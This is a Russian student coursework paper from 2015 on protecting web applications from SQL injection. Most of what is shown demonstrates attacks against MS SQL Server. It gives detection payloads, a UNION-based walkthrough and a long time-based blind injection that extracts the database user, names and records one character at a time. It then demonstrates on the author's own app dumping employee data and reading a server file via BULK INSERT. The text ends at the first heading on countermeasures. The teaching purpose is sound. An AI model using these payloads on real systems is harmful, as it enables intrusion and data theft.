МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное

учреждение высшего профессионального образования

«Ярославский государственный университет им. П.Г.Демидова»

Кафедра компьютерной безопасности и

математических методов обработки информации

Курсовая работа

Защита от sql-инъекций web-сайтов и приложений.

Научный руководитель

-------------

-------------

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2015 г.

Студент группы КБ-31СО

С.А. Попов

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2015 г.

Ярославль 2015

Оглавление

[Введение 3](#_Toc420429729)

[Алгоритм выявления возможности внедрения sql-кода 4](#_Toc420429730)

[Алгоритм внедрения sql-кода с помощью union оператора 6](#_Toc420429731)

[Алгоритм внедрения sql-кода при помощью слепой инъекции 7](#_Toc420429732)

[Применение внедрения sql-кода на собственном приложении 11](#_Toc420429733)

[Предотвращение sql-инъекций 15](#_Toc420429734)

[Способы предотвращения sql-инъекций 15](#_Toc420429735)

[*1) Использование параметризованных команд* 15](#_Toc420429736)

[*2) Использование хранимых процедур* 16](#_Toc420429737)

[*3)Проверка всех данных, вводимых пользователем* 17](#_Toc420429738)

[Заключение 20](#_Toc420429739)

[Список литературы 21](#_Toc420429740)

[Приложение 22](#_Toc420429741)

[Листинг 1 22](#_Toc420429742)

[Листинг 2 24](#_Toc420429743)

[Листинг 3 27](#_Toc420429744)

[Листинг 4 28](#_Toc420429745)

[Листинг 5 30](#_Toc420429746)

# Введение

Внедрение SQL-кода (sql-инъекция) - это один из распространённых способов взлома сайтов и приложений, которые работают с базами данных. Атака производится злоумышленником посредством вставки вредоносного кода в строки, передаваемые на сервер системы управления базами данных для синтаксического анализа и последующего выполнения. При успешном выполнении данной атаки можно обойти систему безопасности приложения или сайта. Атака внедрением SQL-кода, в зависимости от того, какая [СУБД](https://ru.wikipedia.org/wiki/%D0%A0%D0%B5%D0%BB%D1%8F%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%B0%D1%8F_%D0%A1%D0%A3%D0%91%D0%94) используется и доступных способов внедрения, может дать атакующему возможность выполнить практически любой произвольный запрос к базе данных.

Для примера можно прочитать содержимое любых таблиц, удалить, изменить или добавить данные, получить возможность чтения и/или записи локальных файлов. В некоторых случаях злоумышленник может получить доступ к внутренней корпоративной сети организации и считать конфиденциальные данные из базы данных и выполнить некоторые критические команды операционной системы сервера СУБД. Он даже может провести атаку на другие сервера, расположенные в той же сети. Ошибочно было бы полагать, что внедрение sql кода возможно только в web-приложениях; на самом деле, данной уязвимости подвержены любые клиент-серверные и сервис-ориентированные приложения, работающие с системой управления базами данных.

Атаки данного типа могут быть возможны из-за некорректной обработки входных данных, используемых в SQL-запросах. Разработчик прикладных программ и сайтов, работающих с базами данных, должен знать о уязвимостях такого рода и принимать меры предотвращения внедрения SQL-кода.

# Алгоритм выявления возможности внедрения sql-кода

Невозможно написать точный порядок действий, после которых можно будет с легкостью прочитать конфиденциальные данные из базы данных, на которую производится атака, но приблизительный алгоритм всё-таки можно описать.

Первое, что необходимо сделать - попробовать вызвать аномальное поведение страницы web-приложения. Для этого необходимо вставить определенные символы в поле ввода данных или в любые другие данные, которые в последствии будут отправлены на сервер. Это может быть поле поиска на сайте или в приложении, а также , передаваемые на сервер параметры, которые находятся либо в url либо в теле запроса. Для примера - вот что можно вставить вместо "PriceID=5":

1. PriceID=5' or 1=1--
2. PriceID=5" or 1=1--
3. PriceID=5 or 1=1--
4. PriceID=5' or 'a'='a
5. PriceID=5" or "a"="a
6. PriceID=5') or ('a'='a
7. PriceID=5'
8. PriceID=5 --
9. PriceID=5 /\*
10. PriceID=--
11. PriceID=5"--
12. PriceID = 5%)' or '1' = '1'--

Все те же самые действия можно проделать, заменив ключевое слово or на and. После добавлении ключевого слова "or" и логического условия, которое всегда верно(как 1=1), сервер должен вернуть не только строки с значением PriceID = 5 но также и все остальные. После добавления ключевого слова "and" и логического условия, которое всегда ложно(как 1=2), сервер ничего не должен вернуть так как ключевое слово "and" подразумевает выполнения обоих условий. Добавлением любых символов к значению PriceID можно вызвать и вовсе отсутствие каких-либо результатов либо ошибку на сервере БД. Ошибку или большее количество данных, чем ожидалось, можно вызвать добавлением комментария ("--", "/\*") или просто отсутствием исходных данных. Комментирование позволяет отключить любые подзапросы или добавочные условия, ожидающиеся после использования в запросе значения PriceID. Таким образом, комбинируя выражение запроса с этими ключевыми словами и добавочными условиями, можно определить нестандартное поведение страницы.

Если не удаётся распознать аномальное поведение, можно попробовать распознать подверженность sql-инъекциям посредством зависания страницы на некоторое время. Для примера - время зависания будет 10 секунд:

1. PriceID=5;waitfor delay '0:0:10'--
2. PriceID=5);waitfor delay '0:0:10'--
3. PriceID=5';waitfor delay '0:0:10'--
4. PriceID=5');waitfor delay '0:0:10'--
5. PriceID=5));waitfor delay '0:0:10'--

Процедура "waitfor delay 'time'" - Блокирует выполнение пакета, хранимой процедуры или транзакции до наступления указанного времени или интервала времени. Инъекции с использованием процедуры waitfor delay называются Blind или слепые sql- инъекции.

# Алгоритм внедрения sql-кода с помощью union оператора

Рассмотрим самую распространённую атаку посредством внедрения Union SQL-инъекции. Использование этой техники основано на применении оператора UNION. Он позволяет объединить результаты выполнения нескольких запросов SELECT. Для того, чтобы запрос при помощи этого оператора выполнился успешно, необходимо, чтобы у двух выражений SELECT было одинаковое количество и тип аргументов. Иначе СУБД сгенерирует исключение, которое возможно подскажет вам некоторую необходимую информацию, но чаще всего оно обработается на стороне сервера и вы увидите страницу ошибки. Лучшим исходом такой атаки будет страница, которая отобразится пользователю некорректно.

Для начала необходимо узнать количество аргументов передаваемых в sql-запросе. Злоумышленник может перебором определить это число, но более разумных методом будет использование оператора ORDER BY. Такой тип определения считается универсальным. При несовпадении количества аргументов обычно отображается информация об ошибке либо перенаправление на страницу ошибки.

Для определения количества аргументов в качестве уязвимого строкового параметра передаются последовательно следующие значения:

1. ORDER BY 1--
2. ORDER BY 2--
3. ORDER BY 3--
4. ORDER BY 4-- //Возникло исключение. Наподобие :

"  System.Data.SqlClient.SqlException: The ORDER BY position number 5 is out of range of the number of items in the select list." Или вы были перенаправлены на страницу ошибки.

Таким образом, количество аргументов в SQL-запросе равно трем. Обычно на практике применяется не линейный, а бинарный поиск, так как количество полей в запросе может быть значительным. Напомним, что время подбора количества аргументов при бинарном поиске равно O(log(n)), где n - это количество аргументов в запросе. После того, как злоумышленник определил количество аргументов, перебором определяется для каких аргументов задано ограничение NOT NULL и соответственно тип этих аргументов (числовой, строковый или дата). В качестве остальных аргументов обычно передается null или простое значение, наподобие пробела, исмвола, цифры 1 и так далее. Пример:

1. UNION SELECT ‘test’, null, null FROM Lessons--
2. UNION SELECT null, ‘test’, null FROM Lessons--

После того, как определено количество нулевых аргументов и не нулевых аргументов (NOT NULL), а также их типов (числовой, строковый и дата), затем передаётся злоумышленником нужный SQL-запрос, который должен возвращать строку.

# Алгоритм внедрения sql-кода при помощью слепой инъекции

В случае если нельзя использовать Union sql-инъекцию, т.е результат выполнения запроса не отображается пользователю в каком-либо виде, либо приложение корректно обрабатывает все исключения и пользователю либо не выводится никакая информация либо происходит перенаправление на страницу ошибки без какой-либо конкретной информации. Однако если при этом, модифицируя запрос, можно влиять на логику работы web-приложения или сайта, при определенных данных, поступающих от клиента некоторые страницы отображаются неправильно или запрос возвращает только часть информации. В таком случае можно использовать технику Blind или слепой sql-инъекции. Слепая sql-инъекция появляется, когда уязвимый запрос является некоторой логикой работы приложения, но не позволяет вывести какие-либо данные в возвращаемую Web-приложением страницу. Такая sql-инъекция по своим возможностям сопоставима с классической техникой внедрения операторов SQL. Аналогично классической технике эксплуатации подобных уязвимостей, слепая sql -инъекция позволяет записывать и читать файлы, получать данные из таблицы, но только чтение в данном случае осуществляется посимвольно. Стандартная техника эксплуатации подобных уязвимостей основывается на использовании логических выражений true/false. Если выражение истинно, то Web-приложение вернет одно содержимое, а если выражение является ложным, то другое. Полагаясь на различия вывода при истинных и ложных конструкциях в запросе, становится возможным осуществлять посимвольный перебор данных в таблице или в файле.

Пример определения количества символов в имени пользователя:

1. http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
2. http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
3. http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'-- (+10 seconds)

При последнем внедрении страница должна зависнуть на 10 секунд, если длинна имени пользователя СУБД равна 3.

Далее необходимо определить имя пользователя. Будем перебирать коды символов по позициям в имени:

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
3. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
4. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Первое внедрение произойдёт успешно если имя пользователя не начинается с буквы 'a' но с буквы стоящей дальше по алфавиту. Четвёртое внедрение произойдёт успешно, если имя пользователя начинается с буквы 'd'.

Далее мы определяем следующую букву в имени пользователя и она оказывается 'b':

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Также и третью букву, которая оказывается 'o':

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>115) WAITFOR DELAY '00:00:10'--
3. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>105) WAITFOR DELAY '00:00:10'-- (+10 seconds)
4. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>110) WAITFOR DELAY '00:00:10'-- (+10 seconds)
5. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=109) WAITFOR DELAY '00:00:10'--
6. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=110) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Далее необходимо бинарным поиском определить длину имени текущеё базы данных для этого пользователя:

1. http://[site]/page.asp?id=1; IF (LEN(DB\_NAME())>4) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (LEN(DB\_NAME())>6) WAITFOR DELAY '00:00:10'-- (+10 seconds)
3. http://[site]/page.asp?id=1; IF (LEN(DB\_NAME())=8) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Мы определили, что длина имени базы данных равна 8. Также как и с именем пользователя можно определить все символы в имени текущей базы данных:

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),1,1)))=112) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),2,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)
3. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),3,1)))=111) WAITFOR DELAY '00:00:10'-- (+10 seconds)
4. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),4,1)))=45) WAITFOR DELAY '00:00:10'-- (+10 seconds)
5. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),5,1)))=100) WAITFOR DELAY '00:00:10'-- (+10 seconds)
6. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),6,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)
7. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),7,1)))=45) WAITFOR DELAY '00:00:10'-- (+10 seconds)
8. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB\_NAME()),8,1)))=49) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Этими действиями мы выяснили, что имя текущей базы данных - " PRO-DB-1";

Далее можно выяснить имена всех таблиц, созданных администратором. Для этого сначала необходимо выяснить длину имени таблицы. Вот таким перебором можно выяснить, что длина имени первой таблицы, созданной администратором, равна 5. Колонка xtype показывает, кем была созданна таблица. Символ 'U' говорит о том, что эта таблица не системная. Пример:

1. http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')>3) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')>6) WAITFOR DELAY '00:00:10'--
3. http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=5) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Далее узнаём имя этой таблицы посимвольно, имя таблицы оказывается "USERS":

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=117) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)
3. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=101) WAITFOR DELAY '00:00:10'-- (+10 seconds)
4. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),4,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)
5. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),5,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Определение имён других таблиц аналогично. Но для того чтобы исключить из поиска уже найденное имя таблицы необходимо будет добавлять условия, например так:

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name != 'USERS')=6) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Для определения длины имени колонок конкретной таблицы можно использовать такую конструкцию

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS')=4) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Далее перебором определяем, что имя первой колонки таблицы "Users" - "User":

1. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS'),1,1)))=117) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS'),2,1)))=115) WAITFOR DELAY '00:00:10'-- (+10 seconds)
3. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS'),3,1)))=101) WAITFOR DELAY '00:00:10'-- (+10 seconds)
4. http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS'),4,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Таким же способом, но с добавлением условия определяем имена всех остальных колонок, предварительно исключив уже найденное имя первой колонки:

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 column\_name from PRO-DB-1.information\_schema.columns where table\_name='USERS' and column\_name>'USER')=4) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Далее необходимо определить сами записи в этих найденных колонках. Также определяем длину первой записи:

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 USER from USERS)=5) WAITFOR DELAY '00:00:10'-- (+10 seconds)



И после сами символы, сочетание которых оказывается " ADMIN":

1. http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),1,1))=97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
2. http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),2,1))=100) WAITFOR DELAY '00:00:10'-- (+10 seconds)
3. http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),3,1))=109) WAITFOR DELAY '00:00:10'-- (+10 seconds)
4. http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),4,1))=105) WAITFOR DELAY '00:00:10'-- (+10 seconds)
5. http://[site]/page.asp?id=1; IF (ASCII(substring((SELECT TOP 1 USER from USERS),5,1))=110) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Остальные записи прочитать не вызовет никаких трудностей.

# Применение внедрения sql-кода на собственном приложении

Для начала проверяем на подверженность sql-инъекциям. Запрос "1' or'1'='1'--" возвращает все записи из текущей таблицы если искать точно по слову. Если поиск ведётся по частичному совпадения, то срабатывает запрос "%". Таким образом мы получили все данные из текущей таблицы.



 

Далее определяем количество аргументов и их тип данных. Для этого воспользуемся простым union оператором. Перебором мы определили, что их количество равно 4 и типы данных в sql-запросе соответственно - int, varchar, varchar, datetime.

Пример этого запроса для поиска точно по слову и частично



1. 1' and '1' = '2' union select 1,'Ничего','Ничего',1--
2. %') and '1' = '2' union select 1,'Ничего', 'Ничего',1--

Он не выдал никаких ошибок и вывел нужные нам данные.



Далее мы выводим все табоицы, созданные администратором с помощью одного из следующих запросов:

1. %')and '1' = '2' union select 1, name, 'Ничего',1 from sys.tables--
2. 1' and '1' = '2' union select 1, name, 'Ничего',1 from sys.tables--





Можно вывести все таблицы и соответствующие им колонки при помощи одного из следующих запросов:

1. %') and '1' = '2' union select 1, nametable, name, 1 from sys.all\_columns, (select name as nametable, object\_id as id from sys.tables) as viewing where id=sys.all\_columns.object\_id--
2. 1' and '1' = '2' union select 1, nametable, name, 1 from sys.all\_columns, (select name as nametable, object\_id as id from sys.tables) as viewing where id=sys.all\_columns.object\_id--



Далее, основываясь на таблице Employes мы може вывести все данные из этой таблицы. Для примера можно воспользоваться следухим запросом:

1. 1' and '1' = '2' union select 1, FirstName + ' ' + LastName + ' ' + Address + ' ' + Cast(varchar(50),HomePhone)' , ' ', 1 from Employes--
2. %') and '1' = '2' union select 1, FirstName + ' ' + LastName + ' ' + Address + ' ' + Cast(varchar(50),HomePhone)' , ' ', 1 from Employes--





Узнать имя текущего хоста и версию базы данных можно следующим запросом:

1. %') and '1' = '2' union select 1, @@version, HOST\_NAME(), 1 --
2. 1' and '1' = '2' union select 1, @@version, HOST\_NAME(), 1 --

Предположим мы хотим считать файл на машине, которая держит сервер базы данных. Это легко можно сделать зная имя файла и расположение. Для этого необходимо воспользоваться оператором bulk insert. Сначала мы создаём табличку на сервере, которая будет служить хранилищем данных для информации из файла. Затем вставляем данные из файла в эту таблицу и выводим их. Затем лучше удалить эту таблицу, так как она может повлиять на работу сервера. Пример последовательных запросов:

1. 1'; DROP TABLE dataC; CREATE TABLE dataC (line varchar(8000)); BULK INSERT dataC FROM 'E:\password.txt';--
2. %'); DROP TABLE dataC; CREATE TABLE dataC (line varchar(8000)); BULK INSERT dataC FROM 'E:\password.txt';--
3. 1' union select 1, line,'ничего',1 from dataC--
4. %') union select 1, line,'ничего',1 from dataC--
5. 1'; drop table dataC--
6. %') drop table dataC--

# Предотвращение sql-инъекций

В сфере ИТ-безопасности существует разновидность эксплойтов (exploit), с которыми сравнительно легко бороться, но которые тем не менее занимают первую позицию в рейтинге Top 10 организации OWASP: это т. н. SQL-инъекции — атаки посредством внедрения злонамеренного кода на языке SQL (Structured Query Language). Хотя эта разновидность атак существует с 1995 года, она остается одной из самых распространенных угроз для веб-активов.

Как правило, атаки с использованием SQL-инъекции весьма просты, поэтому удивительно, что они до сих пор остаются одним из наиболее распространенных и наиболее опасных видов атак, доступных компьютерным взломщикам. Список жертв этих атак практически совпадает с перечнем крупнейших Интернет-компаний. Жертвами этого хорошо известного эксплойта становились даже самые защищенные веб-сайты, в том числе сайты LinkedIn, Yahoo!, ФБР и НАСА. Один из самых масштабных случаев применения SQL-инъекции имел место в 2011 году на веб-сайте Sony PlayStation Network. С помощью SQL-инъекции взломщики получили доступ к 77 миллионам учетных записей пользователей (и к сопутствующим личным данным). В результате одного только простоя по причине этой атаки компания Sony недополучила доходов на миллионы долларов. Совокупный ущерб от атак с использованием SQL-инъекций на веб-сайты, среди которых сайты крупных банков, сайты социальных сетей и т. д., исчисляется миллиардами долларов США.

# Способы предотвращения sql-инъекций

## *1) Использование параметризованных команд*

